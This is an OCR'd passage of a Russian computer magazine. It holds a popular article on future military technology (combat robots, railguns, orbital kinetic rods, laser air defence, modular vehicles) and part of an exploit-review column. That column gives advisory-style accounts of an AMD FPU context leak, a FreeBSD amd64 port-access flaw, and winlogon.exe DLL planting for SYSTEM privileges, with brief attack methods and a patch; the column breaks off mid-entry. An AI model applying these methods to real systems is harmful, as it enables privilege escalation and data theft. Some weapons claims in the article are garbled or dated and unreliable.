
Эти достаточно сильные стимулы заставили военных еще в прошлом веке начать конструировать опытные и серийные образцы «железных солдат». Естественно, робототехника была еще в зачаточном состоянии, поэтому конструкторы могли предложить только беспилотные машины. Первыми отличились во времена Второй мировой войны немцы и итальянцы: они сделали радиоуправляемый катер, нашпигованный взрывчаткой, детонирующей при столкновении с вражеским кораблем. Однако хитрые противники быстро раскусили немцев и расстреляли катера-бомбы до того, как они к ним подплыли.

После ряда неудач в области дистанционно управляемых машин мировые усилия сосредоточились на развитии ракетной техники. Неудивительно, что у конструкторов середины прошлого века не получалось сделать автономную беспилотную боевую единицу — кибернетика и электроника были тогда развиты достаточно слабо.

Но пришли 90-е, и с созданием первого американского беспилотного самолета-разведчика GlobalHawk началось бурное развитие «железных» военных машин. Помогли этому не только микроэлектроника, интернет и кибернетика, но и система GPS-навигации, которая очень упростила управление киберсолдатами.

Сегодня все машины, способные вести военные действия можно грубо поделить на две категории: роботы различных платформ, которых можно быстро переоборудовать под текущие военные нужды, и традиционная военная техника, из которой водителя «вытащили», а вместо него вставили дистанционно управляемые электронные мозги. О дистанционно управляемых машинах мы поговорим ниже, а вот военные роботы сегодня — актуальная тема.

Первые боевые роботы, созданные военным холдингом QinetiQ Group PLC, принадлежащим сразу военным ведомствам и США и Соединенного Королевства, начали действовать в Ираке и Афганистане. Назвали опытное детище TALON, что в переводе означает «коготь». Самые первые механические друзья солдат были мирными — они осуществляли в Афганистане разведку местности и несли на себе медицинское оборудование для оказания первой помощи. Но после того, как военные оценили способности железяк, на них начали ставить оружие. В первую очередь — пулеметы.



Запчасти для SEP

Теперь «когти» переименовали в «мечи» — SWORDS (Special Weapons Observation Reconnaissance Detection Systems). И все благодаря легкому пулемету M249 калибра 5,56 миллиметров (750 выстрелов в минуту). А на некоторых «мечах»даже установили средний пулемет M240 калибра 7,62 (700-1000 в минуту). Без перезарядки робот-меч может произвести 300 и 350 выстрелов.

Однако, если ты думаешь, что роботы самостоятельно ведут отстрел врагов, то сильно ошибаешься. Как разведчики, они действительно действуют автономно, но с появлением на их борту высокоскоростного пулемета ими все время руководит солдат-оператор. И нажимает на курок именно он. Это неудивительно. В Ираке, кроме враждебного населения, есть еще женщины и дети, так что задачу отделения зерен от плевел в таком жизненно важном вопросе роботу доверять пока рано.

Работа солдата-оператора отчасти похожа на игру в шутер. Отличие только в том, что враги тут реальные. Оператор может даже воспользоваться шлемом виртуальной реальности, чтобы полностью «срастись» с «мечом».

В будущем QinetiQ Group PLC всерьез задумывается о том, чтобы снабдить роботов переоборудованными платформами, благодаря этому TALON'ов SWORD'ов можно будет проапгрейдить прямо на поле боя, используя подручное оружие.

Рэйлган в космосе

Тебе, я думаю, не надо объяснять удобство и эффективность оружия рэйлган. Принцип действия прост до безобразия: металлические стержни, сильно ускоренные электромагнитным полем, выстреливаются в направлении врага. Чем быстрее летит железяка, тем эффективнее наносит повреждения. Сделать рэйлган сегодня не составляет большой проблемы. Но дело в том, что его размеры будут сопоставимы с небольшим сараем. Для хорошего разгона катушкой-индуктором рельсы нужно очень много энергии, а поэтому надо обзавестись персональной электростанцией. Естественно, такое таскать на себе никто не будет, по крайней мере, пока не появятся ультракомпактные высокоэнергетические батарейки.




Рейлган в космосе

Так что пока можно забыть о персональных рэйлганах. Зато ничего не мешает поставить такую установку на танк или морской крейсер. Затраты на боеприпасы почти нулевые, а эффективность выше.

Есть еще один очень оригинальный проект рэйлгана. Тут не понадобятся даже высокие энергии — матушка-Земля сама выступает в роли вечных батареек.

Если ты когда-нибудь хулиганил, то знаешь, как лихо кидать что-нибудь вниз с девятиэтажки — бомбовый эффект обеспечен. Физика гласит, что чем выше запрешь что-либо, тем выше его потенциальная энергия, которая при падении превращается в кинетическую, а при ударе об землю — вообще в тепловую. Вывод: рэйлган эффективнее всего разместить на орбите, и кидаться камнями и рельсами оттуда.

Как бы ни комично выглядели эти рассуждения, Пентагон их принял всерьез (физику-то



Орбитально-кинетическая платформа Rods From God



Космическое оружие

не обманешь) и задумал сделать орбитальное кинетическое оружие точного наведения.

Проект назвали Rods From God, что по-нашему может звучать как «Стрелы Бога». Сначала он воспринимался военными неоднозначно — достаточно вспомнить, как недоверчиво отнеслись в свое время к знаменитым «Звездным Войнам» одного из президентов США Рональда Рейгана. Но потихоньку здравый смысл начал проникать в умы штабистов — и началась медленная разработка орбитального проекта. Теперь уже известно, что первые орбитальные рэйлганы появятся не раньше 2015 года. Об этом заявили ВВС США в докладе о перспективах развития оружия космического базирования в 2003 году.

Одна платформа Rods From God будет состоять из двух низкоорбитальных спутников, один из которых непосредственно ведет огонь и является при этом хранилищем боеприпасов, второй — станцией слежения и наведения на цель. Одно из преимуществ орбитального оружия состоит в том, что им можно поразить любую стационарно расположенную на поверхности Земли мишень.

Сами стрелы есть не что иное, как вольфрамовые стержни длиной 6,1 метра и диаметром 30 сантиметров, несущие простейшую электронику для управления аэродинамическими рулями на конечном этапе наведения непосредственно перед поражением цели.

После несильного выстрела из орбитальной пушки стрелы входят в атмосферу на скорости 11 километров в секунду, выдерживая нагрев за счет специального теплозащитного покрытия. В нижних слоях атмосферы их скорость падает, но остается достаточно высокой, чтобы испарить цель при столкновении, превратив весь запас потенциальной энергии в тепло. Время полета стрелы от спутника до цели составляет не более 15 минут.

Разработкой стрел и системы орбитального базирования занимается военная компания RAND, которая впервые предложила идею кинетического оружия в 1950 году. Однако во время ядерной гонки об этой идее забыли и вспомнили только сегодня, когда пользоваться напрямую ядерным оружием нельзя.

Кинетические рэйлы военные уже испытывали (правда, не с орбиты, а с помощью пушек-ускорителей) в 2003 году. Снаряд длиной менее метра и весом 18 килограммов разгонялся до скорости более 6М (М — число Маха, равное одной скорости звука; 6М — более 2,5 километров в секунду) и по высокой дуге уходил в верхние слои атмосферы, чтобы через несколько минут обрушиться на цель. У цели скорость составила более 1,5 километров в секунду.

Еще одно преимущество кинетических снарядов — их низкая стоимость и абсолютная безопасность в эксплуатации. Такими болванками можно загрузить любой военный склад без опасений, что он взлетит на воздух.

Лазерные войны

Еще до открытия лазера в 60-х годах, фантаст прошлого века Герберт Уэллс оснащал пушками с «тепловыми лучами» захватчиков-марсиан. Через некоторое время появился знаменитый инженер Гарин и его разрушительный гиперболоид. В оптимистичные 30-е годы казалось, что скоро и на поле боя засверкают невидимые световые молнии. Однако только после открытия лазеров ученым стало ясно, что боевой лазер — дело отдаленного будущего.

Не прошло и полвека, как первый боевой лазер все-таки сконструирован! Он находится в Лаборатории имени Лоренса Ливермора (Lawrence Livermore Laboratory) в США. Его мощности хватает, чтобы прожечь 2,5-сантиметровую железную пластину всего за две секунды. Этот полупроводниковый лазер делает 400 высокоэнергетических «выстрелов» в секунду. Такой мощности уже достаточно для военного применения. Однако у лазера есть недостаток — большие габариты и масса.

Вообще, лазерного оружия пока намечается три типа: химические лазеры, лазеры на электронных ускорителях и полупроводниковые. Пока единственный бич, препятствующий появлению большинства проектов лазерного оружия на поле боя, — высокое потребление энергии.

Эксперты единогласны во мнении, что мощность боевого лазера должна составлять не менее 100 киловатт. Пока же Пентагон смотрит, кто первым достигнет порога в 25 киловатт. Уже в 2004 году мощность экспериментальных боевых лазеров достигла 50 киловатт.

Конструкция этого сверхмощного лазера имеет несколько интересных особенностей. Во-первых, лазерная установка обладает модульной структурой — для наращивания мощности нужно большее количество гранатовых кристаллов и светодиодов, служащих источниками света, возбуждающего атомы в кристаллах.

Но бесконечно наращивать мощность не получается из-за перегрева кристаллов. Тогда они быстро деформируются, и происходит искажение ударного луча.

Частично эту проблему решили при конструировании боевого лазера THEL (Tactical High Energy Laser — тактический высокоэнергетический лазер). THEL — химический лазер на фториде дейтерия. Для накачки лазера используется фторид азота, этилен и перекись водорода. Он конструктивно состоит из двух или трех компактных силовых лазерных установок, и когда одна перегревается, в ход пускается вторая, а за ней — третья.

Но несмотря на технические трудности, боевые лазеры уже находятся в строю. Одни из них устанавливаются на прототипах снайперских винтовок и могут ослеплять противника, другие настолько велики, что для их перемещения нужно несколько грузовиков или транспортный самолет.

Лазер THEL на самолете Boeing-747





Основной производитель лазерного оружия США — компания Northrop Grumman. Эта контора уже не один десяток лет делает высокотехнологичное оружие, которое хорошо себя зарекомендовало.

Военное применение больших боевых лазеров началось с проекта реструктуризации американской системы противоракетной и противовоздушной обороны. Оказывается, сбивать самолеты и ракеты лазером гораздо дешевле, чем выпускать по ним ракеты, стоимость которых в несколько десятков раз превышает стоимость одного лазерного выстрела (который, кстати, обходится тоже недешево).

Первые попытки сбить высокоэнергетическим химическим лазером ракету были предприняты именно Northrop Grumman. На Boeing-747 благополучно установили лазер THEL с хитроумной оптической системой, позволяющей



Один из роботов-разведчиков, сконструированных DARPA

«крутить» лазерный луч и точно наводить его на цели. Этот агрегат сбил несколько ракет, направленных в сторону самолета и даже сумел обезвредить ракету-мишень, символизирующую баллистическую ракету.

В будущем Northrop Grumman хочет оснастить системами лазерной защиты самолеты-бомбардировщики, чтобы сбивать ракеты системы «воздух-воздух».

Представь себе, как это классно: летит бомбардировщик, против него выпускают стаю ракет. Автоматическая лазерная установка на борту этого самолета благополучно сжигает все эти ракеты — и самолет летит дальше.

А если против него вылетают истребители, то лазерная установка наносит удар по какому-нибудь уязвимому месту: по топливным бакам, ракетам под крыльями или даже по кабине пилота. Истребитель падает, а летучая крепость с лазерными пушками продолжает лететь по расписанию.

Из-за большого веса и габаритов силового лазера THEL его невозможно установить, к примеру, на истребителе. Зато ничего не мешает поставить лазер на бомбардировщик, транспортный самолет или на штурмовик AC-130. Можно еще на боевые дирижабли, если они к тому времени появятся.

А мини-лазеры для ослепления личного состава планируют поставить на боевые машины Humvee.

Месяц назад Northrop Grumman представила еще одну лазерную новинку — систему наземного ПВО Skyguard.

Это высокомощная лазерная установка на основе того же химического лазера THEL вместе с системой слежения и наведения, располагающаяся в двух военных грузовиках. Такой комплекс ПВО можно развернуть на местности буквально за несколько часов.

Спутниковая лазерная установка

Благодаря сверхмощному химическому лазеру платформа может контролировать сектор неба радиусом до 10 километров! Представь себе: с помощью нескольких систем Skyguard можно окружить защитным колпаком целый город! Система полностью автоматизирована, в отличие от управляемых солдатами ранних прототипов лазерных установок.

Skyguard может сравнительно быстро разворачиваться в сторону цели и точно ее удерживать благодаря системе слежения. Подготовка к выстрелу ведется в несколько этапов. Сначала цель обнаруживает радар и передает координаты компьютеру лазера. Компьютер начинает «грубое слежение», разворачивая лазер в сторону цели, а уже затем — «точное». После того как цель уверенно отслеживается в течение некоторого времени, компьютер лазера дает команду на выстрел. Цель облучается лазером до ее полного разрушения.

Полевые испытания системы уже проведены компанией, и в них она довольно хорошо себя зарекомендовала. Так, Skyguard отражала ряд боевых целей, представляющих собой ракеты коротких и длинных дистанций, направленных на нее в случайном порядке.

Луч лазера настолько мощный, что нагревает пыль и капли воды, находящиеся в воздухе, поэтому со стороны можно увидеть «выстрел лазера».

Система ПВО Skyguard будет производиться массово. Однако стоимость готового изделия может быть недетской. Стоимость одного выстрела THEL, учитывающая реактивы и энергозатраты — около 3-х тысяч долларов. Это довольно много, однако мало по сравнению со стоимостью од-



> Корпорация Northrop Grumman: http://northropgrumman.com

Военное научно-исследовательское агентство DARPA: http://darpa.mil/

Сайт авиакомпании Locheed Martin: http://lockheedmartin.com/

Сайт проекта DD(X): http://northropgrumman.com



Орбитальный спутник наведения стрел

ной противовоздушной ракеты. В будущем Northrop Grumman будет выпускать подобные Skyguard, разработанные для разных применений: мобильных, стационарных и «встроенных в военную технику».

Next-Gen оружие

Пока мы говорили о «новичках» на поле боя, у тебя может создаться впечатление, что традиционные танки и самолеты уже изжили сами себя как оружие. Но это не так. Не стоит забывать, что все, что хорошо работает, можно конструктивно улучшить. Это и собираются сделать крупнейшие мировые поставщики военной техники. Если навести hi-tech макияж на некоторые виды оружия, то оно может прослужить дольше и остаться таким же эффективным.

Вот, например, если сделать корпус обычного танка из композита с добавкой аморфных «умных» наночастиц с определенными свойствами, то при попадании снаряда поврежденные части будут заполняться композитом, делая танк снова монолитным. Если же добавить к этому массив из наномоторов, переключающих по заданной программе микроскопические цветные панели в зависимости от схемы маскировки машины, обеспечивая «эффект невидимости», то такой танк непросто будет увидеть и поразить.

Но больше всего надежд у военных на так называемую модульную военную технику, которую можно будет на поле боя перестроить во что угодно: начиная от тяжелого танка и заканчивая легким беспилотным самолетом-разведчиком. Конечно, это «ультимативная мечта», для достижения которой ученым и инженерам придется еще не один десяток лет потрудиться.

Но конкретные результаты есть уже сегодня. Один из них — боевая машина SEP, изготовленная дочерним предприятием известнейшей военной фирмы BAE Systems — Hagglunds.

Идея машины-трансформера проста: стандартное шасси и набор «кубиков», позволяющих легким движением руки превращать БТР в ракетную пусковую установку или танк. Причем как на колесном, так и на гусеничном ходу. Разнообразие «кубиков» поражает: тут тебе и тягач, и санитарная машина, и бронетранспортер для 12 пехотинцев, и ракетная пусковая установка с вертикальным стартом ракет. Но и это еще не все. SEP может превратиться в командный пункт, машину разминирования, радар, разведывательную машину, машину для химического и радиационного анализа и обеззараживания, центр связи, машину для радиоэлектронной борьбы и самоходный миномет.

Вся прелесть SEP состоит в том, что стандартные «модули миссии» могут быть заменены уже после выхода машины с конвейера, фактически в полевых условиях. Поэтому генералы могут маневрировать своими возможностями, превращая вчерашние разведывательные броневики в противотанковые установки, а завтра — в машины для системы ПВО.

Универсальная машина смерти

Все модули имеют стандартизированные разъемы и замки, соединяющие их с шасси, которое может быть колесным (полноприводным, с формулой 6 x 6 или 8 x 8) или гусеничным. Внутри базовых шасси также велика унификация узлов. И здесь ключевую роль играет выбранная система привода.

SEP работает исключительно на электромоторном ходу. Они получают питание от мощных аккумуляторов, которые подзаряжают дизель-генератор. Прямой связи колес и ДВС здесь нет, что дало инженерам огромную свободу в компоновке агрегатов.

Для большей надежности на SEP стоит сразу два дизель-генератора. Их суммарная мощность — 100 киловатт. Дизели установлены в надгусеничном или надколесном пространстве (по бортам), что оставляет свободным большой объем в центре машины, а также дает экипажу дополнительную защиту. А электромоторы же встроены в ступицы каждого колеса. И, конечно, электрическая трансмиссия, вернее гибридный привод последовательного типа, дает машине новые возможности. Так, в колесном варианте можно управлять вращением каждого колеса индивидуально и выполнять, скажем, танковый разворот на месте. Запас энергии в аккумуляторах позволяет SEP некоторое время двигаться почти беззвучно, не включая дизель, и этот режим делает машину малозаметной в инфракрасном диапазоне.

Особое внимание конструкторы уделили гусеницам: они резиновые, ленточные (то есть неразрывные). Компания пишет, что примененные материалы и конструкция обеспечили этой резиновой гусенице вдвое больший срок службы, чем у гусеницы стальной, при значительно меньшем весе и уровне шума.

Как ты видишь, вооружение медленно, но верно обрастает новыми свойствами и высокими технологиями. Как тебе, например, возможность запуска боевого бомбардировщика с подводной лодки? Причем последняя находится под водой на глубине 46 метров. Разработкой этого проекта занимается компания Locheed Martin. Беспилотный бомбардировщик или разведчик Cormorant может поместиться в пусковую шахту от ядерной ракеты Trident, на борту атомной субмарины класса «Огайо».

Длина этой машины составляет 5,8 метра, размах крыльев — 4,86 метра, а вес — чуть больше 4-х тонн, из которых примерно 453 килограмма приходятся на полезный груз. В ее внешнем облике обращает на себя внимание треугольный воздухозаборник в носу и сильно согнутые крылья чайки. Правда, в отличие от межконтинентальных ракет Cormorant не будет выстреливать вверх пороховым зарядом. После открытия крышки шахты из нее выдвинется седло, на котором держится самолет.

По замыслу авторов проекта, аппарат осво-

бождают, и он свободно всплывает на поверхность. Здесь он запускает два мощных твердотопливных ускорителя и вертикально взлетает, включая затем свой маршевый турбовентиляторный двигатель с тягой 1360 килограммов и переходя в горизонтальный полет. Максимальная скорость машины должна составлять 880 километров в час, крейсерская — порядка 550-ти, а радиус действия — аж до 926 километров.

Cormorant сможет находиться в воздухе до 3 часов. И еще его можно будет и оборудовать несколькими ракетами для ударов по береговым целям или «грузовым» контейнером для доставки снаряжения спецназовцам, выброшенным в тылу противника. А там на него можно будет и боеприпасы загрузить.

После выполнения миссии беспилотник автоматически следует в точку встречи и садится на воду. Точнее, он просто глушит и закрывает двигатель, плюхается с небольшой высоты в волны. Затем аппарат выпускает вниз специальную привязь, за которую его втягивает в недра лодки робот.

Пока проект находится в разработке. Сейчас ведутся эксперименты по испытанию работы турбины под водой. Они должны завершиться к сентябрю нынешнего года. И если сложностей не возникнет, то проект Cormorant увидит поле боя.



Самолет Global Hawk

Стратегия в реальном времени

Помнишь игру C&C Generals? Большинство из предсказанного в ней оружия появится в строю уже к 2010-2020 году: лазерные турели, роботы-дроны и беспилотные разведчики. Сам же ход войны тоже потихоньку изменяется. Благодаря развитым средствам связи и беспилотным машинам штабисты стран, у которых больше всего денег, смогут лет через тридцать вести войну, как заправские геймеры-RTS'ники. На долю пехоты останется победное шествие по предварительно разгромленным роботами городам. Нельзя сказать, что это приятная картина, но сам характер войны меняется со временем. Тенденция «технологизации» войны была определена с появлением дубины, она же и сохранилась по сей день.

Лет через сто, скорее всего, наши потомки будут восхищенно смотреть на фотографии тех героев, которые заплатили своими жизнями за победу. Ну не смотреть же им на фотографии сломанных в бою роботов, правда?

Недавно Пентагон дал добро на строительство первых двух экспериментальных эсминцев проекта DDX. Строительство начнется в 2007 году. Бюджет программы будет представлен на утверждение в Конгресс в будущем феврале. ВМС намеревается получить от пяти до восьми кораблей этого класса. Приблизительная стоимость первых двух кораблей составит 3,3 миллиарда долларов за каждый. Однако, по оценкам аналитиков, стоимость каждого корабля может превысить четыре миллиарда долларов.

Эсминцы проекта DDX должны стать в будущем основой военного флота США. Такой эсминец будет представлять собой универсальную платформу, на основе которой при помощи модулей можно будет оперативно создавать узкоспециальный боевой корабль — тральщик, эсминец ПВО, корабль поддержки сухопутных операций и даже компонент ПРО.

Беспилотный эсминец можно будет оснастить даже кинетическим оружием, которое позволит вести огонь с высокой скорострельностью.

В космическом агентстве NASA сейчас идут тестирования и испытательные полеты нового экспериментального беспилотного сверхзвукового самолета X-43A, способного летать со скоростью, в 7 раз превышающей скорость звука, то есть около 2 км в секунду. Для этого на нем установлен воздушно-реактивный двигатель нового поколения. В отличие от ракеты, которая «везет» на себе кислород, необходимый для работы двигателя, двигатель X-43A берет кислород из атмосферного воздуха, и в качестве топлива на борту находится только водород. Хотя бы поэтому самолет будет легче ракеты, но двигаться при этом он будет с почти «ракетной» скоростью. Самолет совсем невелик по размерам: его длина составляет приблизительно 3.6 м, размах крыльев — 1,5 м, вес — около 1270 кг. Первый его непилотируемый полет состоялся на полигоне летного исследовательского центра Dryden в Калифорнии. Правда, пока двигатель самолета X-43A может запускаться только после того, как его разогнали до довольно большой скорости. Поэтому в первых испытательных полетах X-43A будет сначала разгоняться ракетой Pegasus, которая стартанет с борта бомбардировщика B-52 на высоте около 30 км над поверхностью океана. После того как ракета разогнала X-43A до скорости в семь раз превышающей скорость звука, она отделилась, и самолет полетел дальше самостоятельно в соответствии с программой, после чего упал в Тихий океан. Пока запланировано провести еще два испытательных полета X-43A, соответственно, изготовлено 3 образца самолета. Первые два полета прошли на скорости 7 Махов, а вот до запланированной 10-Маховой скорости самолет так и не добрался. Но испытания продолжаются!

Модульная машина SEP





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОИТОВ

Byte	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
+16	Reserved				MXCSR				Reserved		DS		Data Pointer			
+0	Reserved		CS		Floating-Point EIP				FOP		FTW		FSW		FCW	

первые 32-байта данных сохраняемых/восстанавлимаемых инструкциями FXSAVE/FXRSTOR (32-битный формат)

Byte	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
+16	Reserved				MXCSR				Data Pointer							
+0	Floating-Point RIP								FOP		FTW		FSW		FCW	

первые 32-байта данных сохраняемых/восстанавлимаемых инструкциями FXSAVE/FXRSTOR (64-битный формат)

› Значения EIP/RIP, FOP и Data Pointer сохраняются, если только бит ES установлен

Дыра в AMD K7/K8

BRIEF

В апреле 2006 года обнаружилась дыра в процессорах AMD K7/K8, позволяющая одному процессору заглянуть внутрь сопроцессорного контекста другого процесса, что ведет к утечке данных и упрощает атаку на криптографические системы (www.securityfocus.com/bid/17600). Для быстрого переключения контекста Linux и BSD-системы используют пару команд fxsave/fxrstor, сохраняющих/восстанавливающих регистры сопроцессора в/из оперативной памяти. Коварство fxrstor заключается в том, что она сохраняет указатель команд (FIP), указатель данных (Data Pointer) и опкод последней инструкции только в том случае, если бит ES (exception summary) в статусном слове сопроцессора x87 установлен. При переключении контекста ось не обнуляет эти данные, и они становятся доступны «посторонним» процессам.

TARGETS

Строго говоря, это не ошибка, а документированная особенность процессоров AMD, на которую прежде никто не обращал внимания, поскольку с процессорами Intel в этом плане все OK. Уязвимость затрагивает все LINUX- и BSD-системы, а, возможно, и Windows.

EXPLOIT

Для реализации атаки exploit'а не требуется — достаточно просто выполнять команду fxsave в цикле, надеясь поймать что-то интересное.

SOLUTION

Разработчики LINIX/BSD уже выпустили патчи — securityfocus.com/bid/17600/solution, — очищающие ES-бит и загружающие фиктивный double на стек сопроцессора. Вот фрагмент заплатки для BSD:

```
static      double      dummy = 0.0;
static fpu_clean_state()
{
    u_short status;fnstsw(&status);
    if (status&0x80) fnclex();
    __asm __volatile(
        "ffree %%st(7);fld %0" : : "m" (dummy)); }
```



› AMD-64 собственной персоной

Дыра в AMD x86-64

BRIEF

Jari Kirma — один из разработчиков FreeBSD — обратил внимание, что на AMD x86-64 непривилегированный пользователь может получить непосредственный доступ к оборудованию с прикладного уровня. Это объясняется тем, что x86-64 имеет два механизма разделения привилегий. Код, исполняющий на уровне ядра, имеет доступ ко всем портам ввода/вывода и обычно является «посредником» между железом и user-mode, что не всегда удобно, поэтому процессор поддерживает специальную карту, позволяющую «открыть» часть портов, разрешив к ним доступ с прикладного уровня. Суть в том, что вплоть до FreeBSD/amd64 5.4-RELEASE эта таблица инициализировалась неправильно, образуя огромную дыру в системе безопасности. Злоумышленник (или некорректно работающий код) может вызывать отказ в обслуживании, разрушать или похищать информацию.

TARGETS


Уязвимость затрагивает только операционную систему FreeBSD версии 5.4 или ниже, работающую на платформе AMD x86-64. На все остальные системы эта дыра не распространяется.

EXPLOIT

Для реализации данной уязвимости exploit не требуется — достаточно установить обработчик исключений и последовательно перебрать все порты, определяя, какие из них доступны на запись/чтение, а какие — нет.

SOLUTION

Существует несколько решений этой проблемы: например, обновить систему до версии 5-STABLE или наложить заплатку, после чего перекомпилировать ядро.



› Процесс winlogon.exe по умолчанию ищет динамические библиотеки в домашней директории пользователя

Дыра в привилегированном процессе winlogon.exe

BRIEF

8 августа 2006 года сразу два специалиста из Leviathan Security Group обратили внимание на то, что процесс winlogon.exe начинает поиск динамических библиотек с домашнего каталога пользователя и только потом переходит к системному каталогу Windows, поэтому любой пользователь может легко повысить свои привилегии до SYSTEM, если положит в свой домашний каталог «заряженную» DLL. Удаленная атака легко реализуется через зловредную web-страничку, запрашивающую имя пользователя и пароль. IE их высылает автоматически и, если компьютер допускает удаленные подключения (что характерно для серверов), злоумышленнику достаточно закинуть DLL в HOME, выйти из системы и войти еще раз. Подробности тут: www.microsoft.com/technet/security/Bulletin/MS06-051.mspx.

TARGETS

